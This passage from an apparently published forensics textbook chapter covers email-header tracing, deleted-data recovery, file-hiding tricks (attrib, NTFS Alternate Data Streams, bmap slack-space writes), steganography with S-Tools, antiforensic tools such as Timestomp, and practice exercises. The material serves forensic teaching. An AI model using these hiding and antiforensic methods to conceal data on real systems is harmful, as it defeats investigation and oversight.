a low-level search for strings of data that may now reside in slack or free space. If the suspect is on a corporate system, there is a good chance that the email was backed up on a server or may have been stored off-site.

The actual format of stored email will vary. Unix email is saved in a text file. Therefore, you can use `grep` or read it with a paging utility. Outlook email is of a proprietary type, and so the easiest way to view it is by using Outlook. Outlook saves mail in PST files. This file type can be pulled into the Outlook application by copying the suspect's PST file and loading it into another computer. Then, when Outlook is started. Just point to the suspect's PST file and allow it to load. Another option is to view the suspect's email with a forensic tool. AccessData Forensic Toolkit supports Outlook, Outlook Express, AOL, Netscape, and others.

You will also find it helpful to search for and review VCF files. These are used to identify the user or are sent to other users with contact information. These files can contain names, addresses, phone numbers, pager numbers, and more. The best way to locate VCF files is by performing a search of the hard drive; just look for `*.vcf`. When found, they can be viewed with Notepad or other text viewers. Digging deeper, you can even examine email headers to determine the true source of the email. Understanding email headers can help you track down suspects.

Many of the potential risks discussed throughout this book will most likely come from using email. Hackers excel at using email to run social-engineering scams. Spammers, identity thieves, and others use email to solicit potential victims, and terrorists use email to communicate with accomplices. This should help demonstrate the reach and importance of email.

An email header contains fields that identify the sender of the message. These fields include IP Address, Sender, Reply To, and so on. Email source names can be easily spoofed or forged. It is harder to hide the true IP address that the message originated from and the IP addresses that the message transmitted through on its way to the destination. The best way to understand this process is to actually look at an email header. Because Outlook is one of the most popular email clients, it is used in this example. Figure 11-6 shows an email header viewed through Outlook. If you look closely, you will see the source IP address.

The information in the Received header, which shows the path the email actually took, is listed in reverse order. The last or bottom IP address is actually the first one put on. It identifies the IP address of the server that sent the message. As you work up through the header, you will move toward the target or recipient. When you have obtained the sender's IP address, you can use WHOIS or an online tool such as DNSstuff (`www.dnsstuff.com`) to identify the owner of the IP address in question. If you want to become an email expert, review RFC 822, available at `www.ietf.org/rfc.html`. This document fully defines SMTP and email headers.




Figure 11-6: The Outlook email header provides a lot of information, including the source IP address.

Deleted or Overwritten Files and Evidence

Some uninformed users may believe that a file dropped into the Recycle Bin is permanently erased. In reality, the clusters or blocks in which the information resides are marked as *unallocated space*. The data remains intact until overwritten. As an analogy, consider the out-of-luck renter who falls behind on his rent. Soon, the landlord posts an eviction notice on the door, places an ad in the paper ("apartment for rent"), and removes the renter's name from the mailbox. All the while, the renter remains in the apartment until forced out by the landlord. Such is the case with evicted data. It remains on the drive until forced out by new information. On a large drive, unallocated clusters may remain unused for a period of time. Even if the clusters are reused, remnants of the old data may remain in the slack space. Unless a drive is low level formatted it can potentially have data retrieved even if it's been wiped because the bits have been set to overwrite but they may not have been overwritten yet.

Other Trace Evidence

Other types of trace evidence to investigate are logon and connection times. Contact the network administrator and request all the information they have about any user who is being investigated. Data backups should also be requested, as they are another potential source of information. Even though a warrant may be needed to obtain this data, it could be well worth the time and trouble involved.

When collecting evidence, certain legal constraints must be followed. Law enforcement has many more rights when performing a search than do private citizens. It is important that companies develop acceptable use policies (AUPs). The document should specify precisely what employees are allowed to do with the company's systems, what is prohibited, and what will happen to them if they break the rules. The AUP should also specify what level of privacy employees can expect and that the company maintains the right to monitor, review, and analyze computer systems. It is best to check with the organization's legal department for what can and cannot be done should any type of search and seizure be required.

If the user is in a networked environment, there is also the possibility that information has been stored remotely on a server or other networked device. Backups, audit trails, and other information gathered from the suspect's computer can help determine the location of hidden remote data. You also want to search the user's area for disks, flash drives, DVD's, external hard drives, and any other form of external media. Remember to configure these as read-only before you attempt to examine them and document what you find.

When dealing with computers that more than one person had access to, you may have to establish which person is the culprit. How can you determine who had access at any particular time? Audit records, time and date stamps on the files, and logon and logoff times help in this investigative process. If the investigation involves home users or those who have some type of Internet access, consider contacting their Internet service provider (ISP). ISP logs can also provide valuable clues. Many individuals maintain free email accounts that may contain information they are attempting to keep hidden. If required, logon times, IP addresses, and other pertinent information can be subpoenaed from these providers. In the end, each piece of information you recover will help to build a more accurate picture of the truth. Putting together all the pieces may be difficult, but it is not impossible. One final consideration is time, as most providers keep log information for only a predefined period of time. This means you must act quickly when contacting third parties or working with law enforcement to subpoena information.

Hiding Techniques

Not every suspect is going to leave the evidence you are searching for in a folder named `My_Illegal_Stuff`. Evidence may have been erased, renamed, or hidden. Information stored within a computer can only exist in one or more predefined

areas. Information can be stored as a normal file, deleted file, hidden file, or in the slack or free space. Understanding these areas, how they work, and how they can be manipulated will increase the probability that you will discover hidden data. Not all suspects you encounter will be super cybercriminals. Many individuals will not hide files at all, whereas others will attempt simple file-hiding techniques. You may discover cases where suspects were overcome with regret, fear, or remorse and attempted to delete or erase incriminating evidence after the incident. Most average computer users don't understand that to drop an item in the Recycle Bin doesn't mean that it is permanently destroyed. Such futile attempts to avoid discovery may prevent the average user from finding data, but they will not deter a forensic analyst.

Searching for files and folders on a suspect's computer can be one of the more interesting parts of forensics. If you have detective-like skills, you will most likely excel at this endeavor. The big question is where to look. The following section discusses some common ways to hide information on a computer hard drive.

Common File-Hiding Techniques

One common hiding technique is to place the information in an obscure location, such as: `C:\Windows\temp\Drivers`. This will usually block the average user from finding the file. The technique simply involves placing the information in an area of the drive where you would not typically look. A system search will quickly defeat this futile attempt at data-hiding. Just search for specific types of files, such as BMP, TIF, DOC, and XLS. Using the search function built into Windows is a great way to quickly find this type of information. If you are examining a Linux computer, use the `find` command to search the drive.

Another hiding technique is to use file attributes to hide the files or folders. In the world of Windows, file attributes can be configured to hide files at the command line with the `attrib` command. This command is built into the Windows operating system. It allows a user to change the properties of a file. Someone could hide a file by issuing `attrib +h secret.txt`. This command renders the file invisible in the command-line environment. This can also be accomplished through the GUI by right-clicking a file and choosing the hidden type.

Would the file then be invisible in the GUI? Well, that depends on the view settings that have been configured. Open a browser window and choose Tools➢Folder Options➢View➢Show Hidden Files; then make sure that Show Hidden Files is selected. This will display all files and folders, even those with the `+h` attribute set. Another way to get a complete listing of all hidden files is to issue the command `attrib /s > attributes.txt` from the root directory. The `attrib` command lists file attributes, the `/s` function lists all files in all the subdirectories, and **>** redirects the output to a text file. This text file can then be parsed and placed in a spreadsheet for further analysis. Crude attempts such as file invisibility can be quickly surmounted.

You may encounter a system in which an individual has renamed the file extensions to avoid discovery. Thanks to the legacy of DOS, the Windows operating system depends on the file extension to determine which application to open the file with, and what to do with any particular file type. The extension is what follows the period. For example, in the file `hidden.txt`, `hidden` is the name of the file, and `txt` is the extension. Extensions are usually three characters long, but can also be two or four. If Microsoft Word is associated with text files and you double-click `hidden.txt`, Word will open the file. If `hidden.txt` is renamed `hidden.bmp` and someone attempts to open the file, Paintbrush or the associated BMP program will report a file error and fail to open the file properly.

The best approach to overcome this shortcoming of Windows is to not use Explorer to open files on a suspect's drive. Instead, use a multifile viewer, which does not look at the file extensions. These viewers examine the hexadecimal value found in the header that corresponds to the true file type. One of the programs that will perform these functions is Quick View Plus. A time-limited download is available at `www.avantstar.com/metro/home/Downloads`.

An example of the capabilities of Quick View Plus is provided here. First, a file is renamed, giving it the incorrect extension:

```
C:\rename hidden.txt hidden.bmp
```

Then, an attempt is made to open the newly renamed file. As expected, Windows fails to open the file because it does not recognize the changed file format. Quick View Plus opens the same file correctly and is not misled by the changed file extension. This program is powerful. It enables you to browse the drive and view the contents of more than 250 common file types, making it invaluable to any forensic analyst.

Other common Windows tricks include tactics such as renaming directories with "alt+255" preceding the name. This can make the directory inaccessible in Windows because it cannot handle the alt+255 character. After this type of switch is implemented, a suspect would have to access the directory through DOS. This type of manipulation is also detectable with multifile viewers.

Windows is not the only platform to offer easy ways to hide files or folders. When dealing with Linux, watch for the following simple technique. This sleight-of-hand trick takes advantage of easily overlooked items. If you perform a directory listing of a Linux computer with the `ls -al` command, you will see the following type of response:

```
12/05/2014  08:24 PM    <DIR>          .
12/05/2014  08:24 PM    <DIR>          ..
12/05/2014  08:24 PM    <DIR>          ...
12/20/2014  06:31 PM             4,963 proc32
05/01/2012  08:04 PM    <DIR>          msf3
10/02/2012  10:48 AM             1,817 .vclass.props
08/16/2012  10:32 AM                 0 var.log
```

Upon first glance, everything probably looks okay. However, if you look a little closer, you see a directory named … (three dots). The user created this directory by issuing the `mkdir` command. This is easily overlooked because it blends in so well and is obscured by the normal file listing. These hidden directories can be traversed by simply issuing the `cd` command. In Linux, any file or directory whose name begins with a dot is hidden and cannot be viewed with the `ls` command unless you use the `-a` switch. You may think some of the methods described here seem trivial, but these simple techniques often cause investigators to overlook files.

Advanced File-Hiding Techniques

The following level of data-hiding techniques is more advanced than the previous ones. Windows has the built-in functionality to hide data without a trace if the drive is formatted with NTFS. NTFS, or New Technology File System, is used by Microsoft to replace the older FAT system. NTFS allows the user to enable security to be implemented on the file and directory level and is considered much more advanced than FAT.

This ability is in place because of something called Alternate Data Streams (ADS). NTFS supports ADS to maintain interoperability with classic Macintosh computers. Files stored on Macintosh computers come in two parts, also described as forks: One is the data fork; the other is the resource fork. The resource fork is what could be hidden in the NTFS stream. This will not work in Linux, but you can remove files using the `rm` command and have the data remain on the disk just as in the Windows environment.

ADS offers a relatively advanced means of hiding data inside files. The file size does not change, and without knowing the name of the streamed file or having specialized software tools, you cannot see the streamed file. The following example shows how a file can be hidden with ADS. The command sequence follows. First, the following command is issued:

```
Type exam.zip > readme.txt:exam.zip
```

This command streams `exam.zip` behind `readme.txt`. That is all that is required to stream the file. Now the original secret file can be erased:

```
Erase exam.zip
```

All the computer criminal must do to retrieve the secret file is to enter the following:

```
Start c:\warez\readme.txt:exam.zip
```

This executes the ADS and opens the secret file. Another insidious feature of ADS is that you can stream multiple files behind one file. The command syntax would simply be as follows:

```
Start c:\warez\readme.txt:exam2.zip
```

```
Start c:\warez\readme.txt:exam3.zip
Start c:\warez\readme.txt:exam4.zip
```

Luckily, you can detect ADS files with a tool such as SFind by Foundstone. SFind is shown in Figure 11-7. Just keep in mind that the syntax is slightly different depending on which version of Windows you are using.



Figure 11-7: Use SFind to detect hidden streamed files.

As mentioned earlier, Linux does not support ADS, although there is an interesting slack-space tool available called bmap, which you can download from `www.securityfocus.com/tools/1359`. This Linux tool can pack data into existing slack space. Anything can be hidden there as long as it fits within the available space or is compressed to meet the existing size requirements. The command syntax to hide data in slack space is as follows:

```
Echo "the root password is LinuxRu!32" | bmap -mode putslack /etc/shadow
```

This command would put `"the root password is LinuxRu!32"` in the slack space behind the `/etc/shadow` file.

Although this data cannot be seen with standard system tools, forensic software such as The Coroner's Toolkit can easily find this hidden data. The Coroner's Toolkit is a good set of Linux forensic tools that you can download from `www.porcupine.org/forensics/tct.html`. Another excellent choice is Autopsy `www.sleuthkit.org/autopsy/` and Helix it can be found at `http://forensicswiki.org/wiki/Helix3`.

Steganography

Steganography is the art of secret writing. With steganography, messages can be hidden in image or sound files before being sent. In cryptography, the attacker knows that there is a secret message and attempts to decipher it. In steganography, the object is to keep the attacker from knowing that a secret message exists.

This type of secret communication has been around for a very long time. Books were written on this subject in the 15th and 16th centuries. The term

steganography derives from a Greek word that means *covered writing*. One of the ways it was originally used was to tattoo messages onto someone's shaved head; after the hair had grown out, that individual was sent to the message recipient. While this is certainly a way to hide information in plain sight, it is a far cry from how steganography is used today.

Steganography was catapulted to the 21st century by way of computers. Today, steganography uses graphics and sound files as carriers. A carrier is a non-secret object used to transport a hidden message. Steganographic utilities can work in one of two ways. First, they can use the graphic or sound file to hide the message. Second, the message can be scrambled or encrypted while being inserted into the carrier. This dual level of protection vastly increases the security of the hidden object. Even if someone discovers the existence of the hidden message, the encryption method to view the contents must be overcome. Some government officials have expressed fears that many security specialists are untrained at detecting this type of secret communication.

Steganography hides information in a bitmap by spreading the data across various bits within the file. Computer-based pictures or bitmaps are composed of many dots. Each one of the dots is called a pixel. Each pixel has its own color. These colors can range from no color (binary 0) to full color (binary 255). Sound files are also represented by corresponding binary values. For example, suppose that the Windows startup sound file contains the following 4 bytes of information:

```
225         38          74          130
11100001    00100110    01001010    10000010
```

If you want to hide the decimal value 7 (binary 0111) here, you could simply make the following change:

```
224         39          75          131
11100000    0010011     01001011    10000011
```

So, the data has been successfully hidden within the carrier. In this example, the least significant bit was used to hide the data. Strong steganographic tools vary the bit placement used to store the information to increase the difficulty of someone attempting to brute-force the algorithm. The actual amount of data that can be hidden within any one carrier depends on the carrier's total size and the size of the hidden data. What does this mean? There is no way to hide a 10MB file in a 256KB sound file; the container or carrier is simply too small.

Just as with the other tools and techniques discussed so far in this book, the best way to increase your skill set is by using the tools. Several good steganographic tools are available on the Internet. Steganos, which is available as a time-limited download at `www.steganos.com/./en/`, and S-Tools, which is distributed

as shareware at `www.hitsquad.com/smm/programs/S-Tools_for_Windows`, are two good choices.

S-Tools is an easy-to-use program. Once S-Tools is launched, start Explorer or browse to the graphic file you want to work with and drag it onto the S-Tools screen. You can then use Explorer to select all the files that you want to hide, drag them over the open picture file that you want to hide them in, and release the mouse. Figure 11-8 shows the S-Tools interface.




Figure 11-8: S-Tools is just one of the steganographic tools available.

If you choose to compress the input files, a short pause occurs while the compression proceeds. When this process has finished, you are presented with the security dialog box, which you can use to choose the level and type of protection for the hidden data. The encryption types include DES, Triple DES, IDEA, and MDC. When the hiding process is complete, the steganographically altered image appears in a second window for you to see that both images look the same (see Figure 11-9).

What is also nice about this particular program is that it shows the total amount of data that can be stored within any one image without image degradation. In this particular case, the image can hold a total of 60,952 bytes.

You can take a look at one of the strangest steganographic tools at `www.spammimic.com`. The program featured on the Spam Mimic website enables you to take a short message and encode it into a spam-like message. The recipient just plugs the spam message into the decoder and retrieves the true text.




Figure 11-9: S-Tools displays an image comparison.

Detecting Steganographic Tools

If you find steganographic programs on a suspect's computer, be prepared to conduct a thorough search. Steganographic tools are not included as a standard option or tool on Windows or Linux machines. Detecting steganographically altered files is difficult. The two files are identical except for the name and time stamp. Another warning to heed is that any file opened with S-Tools will prompt you for a decryption password, regardless of whether a message is hidden inside it. The bottom line is that it is very difficult to detect the use of steganographic tools.

Why isn't steganography more widely used? Well, one reason is that it is a time-consuming process, and a finite amount of data can be stored in any single carrier file. The amount of data hidden is always less than the total size of the carrier. If someone needs to hide hundreds or thousands of files, the process is just too time-consuming. Another drawback to the use of steganography is that the possession or transmission of hundreds of carrier files may raise suspicion, unless the sender is a photographer or artist.

There are legitimate uses of steganography. The commercial application of steganography includes the use of hiding information, and the use of digital watermarks. Digital watermarks act as a type of digital fingerprint and can verify proof of source. Individuals who own data or create original art want to protect their intellectual property. It is not difficult to see how the blossoming of peer-to-peer networks has endangered intellectual property owners throughout

the world. Proprietary information can be copied, recopied, and duplicated with amazing speed. In cases of intellectual property theft, digital watermarks could be used to show proof of ownership. Another possible application would be to mark music files that are in pre-release. This would allow the identification of the culprits who released these files onto peer-to-peer networks.

WATERMARKING: REAL-LIFE FORENSICS

Investigators became concerned when new movies began showing up on the Internet before their release to DVD rental stores and retailers. Russell William Sprague was probably surprised when the FBI knocked at his door. It seems that Mr. Sprague had been the one spreading these new releases. Mr. Sprague, along with his accomplice, was identified through the process of digital watermarking. Unbeknownst to the criminals, all the movies they were copying had been digitally watermarked. The films were actually screeners supplied to the Academy of Motion Picture Arts and Sciences. Because movie theft has become such a threat, the Academy has started digitally watermarking all the films that are given to each screener. This allows them to trace leaked films to the unique person who leaked or posted the film. Mr. Sprague pleaded guilty to one count of copyright infringement, and his accomplice was given a $600,000 fine.

Antiforensics

Antiforensics is the process of running tools and routines that attempt to thwart the forensic process. For instance, many rootkits are now being designed to load into memory. Linux servers are a prime example of the type of system targeted for memory resident *rootkits*. What is most troubling about the concept of antiforensics is that the few tools that previously existed were Linux-based, such as The Defiler's Toolkit. The Defiler's Toolkit manipulates data used by the popular Unix forensic analysis tool, The Coroner's Toolkit. It takes advantage of shortcomings in The Coroner's Toolkit by hiding information in ways that the forensic software cannot search. Specifically, it uses the Linux Ext2 file system. More antiforensic tools are now being found in the Windows world and are being developed as simple point-and-click tools.

An example of one such set of tools is Metasploit. While Metasploit was originally designed as an exploitation framework and penetration tool, it has added antiforensics to the list of exploits it is capable of. Metasploit includes the antiforensic tools Slacker, Transmogrify, and Timestomp:

- Slacker is designed to work with slack space. The slacker tool takes data, chops it up into thousands of pieces, and spreads it across file slack space. The goal of the tool is to make the information look like random data or digital noise, whereas in reality it may be hiding child porn or stolen identities and credit card numbers.

- Transmogrify was designed to defeat file signatures. It does not simply change the extension; it actually modifies the hex values found in the file header.
- Timestomp can change file date stamps or access times so that a forensic investigator cannot accurately establish a timeline of events.

To be fair to both sides, those who develop these tools state that their goal is not to break the law but to force forensic experts and those who develop forensic software to rise to the challenge and develop new and better forensic techniques to adapt to the challenges of the digital world.

Summary

One of the great things about IT security is that it is such a diverse field. There are many areas in which someone can specialize. Forensics is one such realm. For those interested in this growing niche of security, the tools and techniques discussed in this chapter should provide a basic understanding of the field and a baseline of tools and techniques that can be added to their security lab. What is important to remember here is that mastering the tools of forensics is only half the job. Forensics deals heavily with process and procedure. This requires good documentation and the ability to control evidence and information that is being examined. Although a background in law enforcement is not required in all states to become a forensic expert, it does help. After all, those individuals have a good understanding of concepts such as chain of custody. (For those of us who lack this type of background, this is a concept that needs to be fully understood.)

Forensics is an area that will continue to grow. An ever-increasing number of companies are using computers, the Internet, and online databases to store massive amounts of information. This means that without a massive increase in security, cyber-hacks, attacks, and the use of computers in criminal endeavors will increase in number and scope. In turn, the demand for individuals who can work with these software tools and technology will increase.

Key Terms

- **Cybercrime—**Hacking, breaking into, or tampering with computers.
- **Digital watermark—**A type of digital fingerprint that can verify proof of source; this technology is used with photography and imaging.
- **ADS streaming—**An advanced type of file-hiding that is possible if a drive is formatted with NTFS.
- **ISP (Internet Service Provider)—**An organization that provides dialup or Internet services that may include connectivity, domain hosting, and email.

- **MAC (Media Access Control) address—**An address used in conjunction with network interface cards (NICs). Each NIC has a unique MAC address that is six bytes long. The first three bytes identify the vendor.
- **NTFS (New Technology File System)—**The standard file system developed by Microsoft that is used by the descendants of NT. NTFS features advanced drive formatting and security features, and it serves as a replacement for FAT.
- **RFC (Request for Comments)—**Notes that define the behavior and characteristics of the protocols used within the TCP/IP protocol suite.
- **Risk—**Someone or something that creates or suggests a hazard.
- **Rootkits—**A set of tools typically used in conjunction with a hacked or compromised computer. It allows files or processes to be hidden.
- **Steganography—**The art of secret writing or of hiding one message within another.
- **Unallocated space—**Sectors, clusters, or blocks on a drive that have not been allocated and are not currently being used by the file system.

Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of the chapter. I selected the tools and utilities used in these exercises because they are easily obtainable. My goal is to provide you with *real* hands-on experience.

Detecting Hidden Files

This exercise tests your skills at detecting hidden files. It is divided into two parts. In the first part, you practice a common file-hiding technique by using the `attrib` command. In the second part, you practice an advanced file-hiding technique by streaming a file into a ADS. You need NTFS to complete the second part of this exercise. You also need a copy of SFind, available for download from `www.ndparking.com/antiserver.it`.

Basic File-Hiding

Find a file that you would like to hide. You can write a small text file or you can hide an executable. For this exercise, you will call the file to be hidden `blackbook.txt`. Use Notepad to create a text file called `blackbook.txt`. Save the file in the root directory `c:\`.

Open a command prompt and go to the `c:\` directory. Perform a directory listing to verify that your file `blackbook.txt` is actually there. If the files stream

by too quickly for you to see the contents of the directory, issue the `dir /p` command. Next, issue the following command:

```
attrib +h blackbook.txt
```

Perform another directory listing. Is anything different? Can you still see `blackbook.txt`? It should still be visible. Now return to the Windows environment. Open the `c:\` folder. Can you see `blackbook.txt`? If your Windows computer is at the default setting, the file will not be visible. If it is not visible, open a browser window and choose Tools→Folder Options→View→Show Hidden Files, and verify that Show Hidden Files is selected. This should enable you to see all files previously hidden with the `attrib +h` attribute.

Advanced File-Hiding

For this exercise, you need the file you created, `blackbook.txt`. It is probably a good idea to right click on the file to remove the `attrib +h` attribute. You also need a file to hide `blackbook.txt` behind; `paint.exe` is used for this demonstration. Make a copy of `paint.exe` and save it in the `c:\` directory. Make sure to note the file sizes, dates, and total free disk space. Now execute the following command from the command prompt while running as administrator:

```
Type blackbook.txt > paint.exe:blackbook.txt
```

You have now streamed `blackbook.txt` behind `paint.exe`. Observe the file size of `paint.exe`. Did it change? Observe the total free disk space. Did it change? Now erase the copy of `blackbook.txt` that is residing in the `c:/` directory:

```
Erase blackbook.txt
```

At this point, all the computer criminal must do to retrieve the streamed file is to type the following:

```
Start c:\paint.exe:blackbook.txt
```

The streamed file is now displayed. What is important to remember is that without knowing the name of the streamed file or having a tool to expose the stream, a forensic analyst will not be able to see or locate the data in the disk. To find any alternate data stream files on your computer, execute `sfind` from the command prompt. You should see the filename `blackbook.txt` displayed.

Reading Email Headers

The goal of this exercise is to help you develop your skill with reading and understanding email headers. The objective is to view the email header, discover the IP address of the sender of the message, and identify the sender. This

exercise demonstrates the procedure with Microsoft Outlook, but other mail clients can be used (because most can be configured to display the full headers of any message that you receive).

1. Have someone send you an email message. If you would like them to be creative, have them spoof the Reply To name and email address.
2. Open Outlook or your email client program and retrieve the email message. From within Outlook, double-click the message.
3. Choose View→Options to bring up a window, as shown in Figure 11-10.




Figure 11-10: Explore Internet email headers.

One useful option is to copy and paste the email header into a text file, thereby making it easier to view. Shown here is an example of an email header:

```
Return-Path: <zabsh@skin-one.com>
Delivered-To: 264-mikeg@thesolutionfirm.com
Received: (qmail 19838 invoked from network); 19 Jul 2015 14:50:08 -0500
Received: from cpe-67-10-144-245.houston.res.rr.com (67.10.144.245)
  by vhost33.ev1servers.net with SMTP; 19 Jul 2015 14:50:08 -0500
Received: from xqzhs.vba ([80.141.218.49]) by cpe-67-10-
```

```
144-245.houston.res.rr.com with Microsoft
SMTPSVC(5.0.2195.6713); Thu, 19 Jul 2015 14:49:34 -0500
Message-ID: <001901c7ca3d$ee9eaa60$31da8d50@xqzhs.vba>
From: "dgreetings.com" <zabsh@skin-one.com>
To: <mikeg@thesolutionfirm.com>
Subject: You've received an ecard from a Worshipper!
Date: Thu, 19 Jul 2015 14:49:34 -0500
MIME-Version: 1.0
```

The IP address listed at the bottom of the entry (80.141.218.49) denotes the IP address of the sender.

The IP address captured here can now be entered into WHOIS, dig, or another DNS tool to verify the network of the sender. Because WHOIS is not a native tool for Windows, go to `www.arin.net` and enter the IP address into the WHOIS field. The registrant's information, the corresponding DNS entry for that IP address, and a traceroute are all returned. These items confirm that this email did not originate from the United States but from Amsterdam. Other online sources that can be used to track down and determine the source of emails include `IANA.net` and the regional registries.

Use S-Tools to Embed and Encrypt a Message

This exercise tests your skills at using a steganographic tool to hide and encrypt a hidden message. The software program used for this exercise is S-Tools. It is available for download from `www.hitsquad.com/smm/programs/S-Tools_for_Windows`.

1. Download S-Tools and save it to the directory of your choice. After the download has finished, open the zip file and complete the installation.
2. Open the `S-Tools` folder and double-click the S-Tools application.
3. Open Windows Explorer or browse My Computer to locate the graphic file you want to use to embed a hidden message. Make sure that you choose a BMP or a graphic file of sufficient size to act as a container for your hidden text. You cannot hide a 5MB file in a 22KB bitmap!
4. Drag the graphic file you have chosen into the S-Tools window (see Figure 11-11).

   You are now ready to embed the graphic with the text you want to hide. The lower-right corner of the screen indicates the maximum amount of information that can be hidden within the graphic. You can either create a text file or browse to the location of one that has already been prepared, as shown in Figure 11-12.
